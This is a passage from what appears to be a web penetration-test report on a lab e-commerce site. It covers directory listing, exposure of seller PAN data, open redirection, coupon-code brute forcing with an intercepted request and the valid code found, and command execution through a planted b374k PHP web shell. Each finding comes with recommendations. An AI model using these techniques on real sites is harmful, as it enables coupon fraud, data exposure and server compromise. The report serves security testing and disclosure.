
Other similar URLs that leaks critical information via directory listing vulnerability.

Affected URL:

- <http://13.232.162.26/robots.txt>


Observation

- Navigate to <http://13.232.162.26/products.php>
- Now, right click on the image of any product and then select View Image or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.\
- Notice the URL, it actually reveals the full path of the image.



PoC – directory listings

- Now, if we remove the image name (here, reebok.jpeg) and hit enter.
- The following page with tons of information in it, will be displayed.




The screenshot shows a web browser window with the URL `13.232.162.26/static/images/uploads/products/` in the address bar. The page title is "Index of /static/images/uploads/products/". The content is a table listing numerous files, likely images, with their names, last modified dates, and file sizes.

	..	
	1.jpg	15-Feb-2019 07:58 26159
	10.jpg	15-Feb-2019 08:09 10227
	100.jpg	15-Feb-2019 08:23 387418
	101.jpg	15-Feb-2019 08:24 238128
	102.jpg	15-Feb-2019 08:25 168406
	103.jpg	15-Feb-2019 08:57 137612
	105.jpg	15-Feb-2019 08:35 601636
	106.jpg	15-Feb-2019 08:35 251241
	107.jpg	15-Feb-2019 08:36 128493
	108.jpg	15-Feb-2019 08:38 107887
	109.jpg	15-Feb-2019 08:39 134467
	11.jpg	15-Feb-2019 08:14 96430
	110.jpg	15-Feb-2019 08:39 152868
	111.jpg	15-Feb-2019 08:33 17003
	112.jpeg	15-Feb-2019 08:43 273035
	113.jpg	15-Feb-2019 08:43 57926
	114.jpg	15-Feb-2019 08:44 29279
	115.jpg	15-Feb-2019 08:45 8347
	12.jpg	15-Feb-2019 08:16 84577
	13.jpeg	15-Feb-2019 08:17 91014
	14.jpg	15-Feb-2019 08:19 505236
	15.jpg	15-Feb-2019 08:18 8947
	2.jpg	15-Feb-2019 07:59 39463
	200.jpg	15-Feb-2019 08:48 11521
	202.jpg	15-Feb-2019 08:51 7875
	203.jpg	15-Feb-2019 08:52 123388
	204.jpg	15-Feb-2019 08:53 6101
	2socks.jpeg	15-Feb-2019 07:44 41746
	3.jpg	15-Feb-2019 08:04 8728
	4.jpg	15-Feb-2019 08:05 4735
	5.jpg	15-Feb-2019 08:06 9348
	51BYEkEN8kL.._SX._UX._SY._UY_.jpg	15-Feb-2019 07:55 34676
	51rPlAnz8gL.jpg	15-Feb-2019 07:52 35998
	6.jpg	15-Feb-2019 08:07 4538
	61W68b5cf+L._UX679_.jpg	15-Feb-2019 07:52 32722
	8.jpg	15-Feb-2019 08:08 8063
	9.jpg	15-Feb-2019 08:08 8679
	Johnny-Walker-Facebook-Covers-1369.jpeg	14-Feb-2019 12:30 25330

PoC – directory listings

- Navigate to <http://13.232.162.26/static/images/>
- Complete listing of directory is shown containing the images of all the customers along with the images of all the products in the website and also the administrator directory is also visible.



Index of /static/images/

..		
customers/	05-Jan-2019 06:00	-
icons/	05-Jan-2019 06:00	-
products/	05-Jan-2019 06:00	-
banner-large.jpeg	05-Jan-2019 06:00	672352
banner.jpeg	07-Jan-2019 08:49	452884
card.png	07-Jan-2019 08:49	91456
default_product.png	05-Jan-2019 06:00	1287
donald.png	05-Jan-2019 06:00	10194
loading.gif	07-Jan-2019 08:49	39507
pluto.jpg	05-Jan-2019 06:00	9796
popoye.jpg	05-Jan-2019 06:00	14616
profile.png	05-Jan-2019 06:00	15187
seller_dashboard.jpg	05-Jan-2019 06:00	39647
shoe.png	05-Jan-2019 06:00	77696
socks.png	05-Jan-2019 06:00	67825
tshirt.png	05-Jan-2019 06:00	54603

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with various techniques.
- Disable Directory Listing .
- Put an index.html in all folders with default message.

References

- <https://cwe.mitre.org/data/definitions/548.html>
- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

Below mentioned URL is vulnerable to personnel identifiable information leakage.

Affected URL :

- <http://3.6.40.63/profile/16/edit/>
-

13. PII Leakage

Below mentioned URL is vulnerable to personnel identifiable information leakage.

Affected URL :

<http://3.6.40.63/profile/16/edit/>

Observation

- Login to your account and go to Products page.
- In every product page the Seller Info is available, click on it.

The screenshot shows a product page for 'Adidas Silver Shoes'. At the top, there's a header bar with a logo, the URL '13.233.65.117/products/details.php?p_id=36', and navigation links for 'Lifestyle Store', 'My Cart', and 'My Profile'. Below the header is a large image of a grey Adidas sneaker with three stripes. To the right of the image, the text 'All Products Shoes' is followed by the product name 'Adidas Silver Shoes' in bold. Underneath, it says 'Adidas Silver Shoes- Reviewed Prices'. A red oval highlights the 'Seller Info' button, which is positioned next to a 'Brand Website' button. The price 'INR 3945/-' is displayed below, along with a red 'Add To cart' button.



All Products Shoes
Adidas Silver Shoes
Adidas Silver Shoes- Reviewed Prices


Seller Info **Brand Website**

INR 3945/-

Add To cart

PoC – pan card details are shown

- Upon clicking on Seller Info; Seller Name, Rating, City, Email along with PAN Card Details are shown.



Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>
- <https://hackerone.com/reports/374007>

14. Open Redirection

Below mentioned URL is vulnerable to open redirection.

Affected URL :

- <http://13.233.65.117/redirect.php?url=www.radhikafancystore.com>

Affected Parameters :

URL


Observation

- Login to your account and go to Products page.
- In every product page the Brand Website is available, click on it.



Observation


- Upon clicking on Brand Website, we are then being redirected to the brand's website.



You will be redirected in 9 seconds

Observation


- Now, change the url from the brand website to some other website, here we use <https://www.google.co.in/> and hit enter.



You will be redirected in 7 seconds

PoC – open redirection

- We have been redirected to the destination url.



Google offered in: हिन्दी बांग्ला ତେଲୁଗୁ ମରାଠୀ ତୁମිଞ୍ଚ ଗୁଜରାଟୀ କନ୍ନଡ଼ ମଲଯାଣ୍ଡି ପੰਜାਬੀ

Recommendation

- Check your Referrers.
- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL:token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

References

- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention/>
- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/>

Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.

Affected URL :

- http://15.207.106.113/cart/apply_coupon.php

15. Brute force Exploitation of Coupon Codes

Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.

Affected URL :

- http://15.207.106.113/cart/apply_coupon.php

Observation

- Upon adding items to the cart, you will end up in a screen like this, where we see the apply coupon section and an example.
- Type in UL_6666 in the apply coupon section and intercept the request using Burp Suite.


Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Apply

Your coupon should look like **UL_6666**



Observation

- Following request will be generated containing coupon code.

```
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 15.207.106.113
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
10 Origin: http://15.207.106.113
11 DNT: 1
12 Connection: close
13 Referer: http://15.207.106.113/cart/cart.php
14 Cookie: key=552ABD04-CFD0-C7D1-748F-BC95609DB4BA; PHPSESSID=v7tsdb5m7nnm5lco677neqamr5; X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
15
16 coupon=UL_6666&X-XSRF-TOKEN=593e631accdc7ea3fb8039bd89ede783314e5e73d762e1d0262886956070222c
```

Observation

- We shoot the request with all possible combinations of 4 Digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount.
- Valid coupon code for this website is **UL_1247**.

Request	Payload	Status	Error	Timeout	Length	Comment
246	1245	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
247	1246	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
248	1247	200	<input type="checkbox"/>	<input type="checkbox"/>	585	
249	1248	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
250	1249	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
251	1250	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
252	1251	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
253	1252	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
254	1253	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
255	1254	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
256	1255	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
257	1256	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
258	1257	200	<input type="checkbox"/>	<input type="checkbox"/>	527	

Request	Response
	<pre>{"success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successfully"}</pre>

PoC – coupon code applied successfully

Coupon applied successsfully

Shopping Cart		
S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Discount (UL_1247)	-1000
	Total	1500

Have a coupon?

Your coupon should look like UL_6666

Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code>

Below mentioned URLs is vulnerable to command execution,

Affected URLs :

- <http://13.233.65.117/wondercms/files/b374kmini.php>
 - <http://13.127.150.195/admin31/console.php>
-

16. Command Execution Vulnerability


Below mentioned URLs is vulnerable to command execution,

Affected URLs :

- <http://13.233.65.117/wondercms/files/b374kmini.php>
<http://13.127.150.195/admin31/console.php>


Observation

- Navigate to the Blog section of the website and login as admin.
- Now, navigate to the Settings and then go to Files option.
- You will notice an Remove Files section here, click on /wondercms/files/b374kmini.php



Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.



PoC – command execution

- Type in the Command: whoami and press Go!



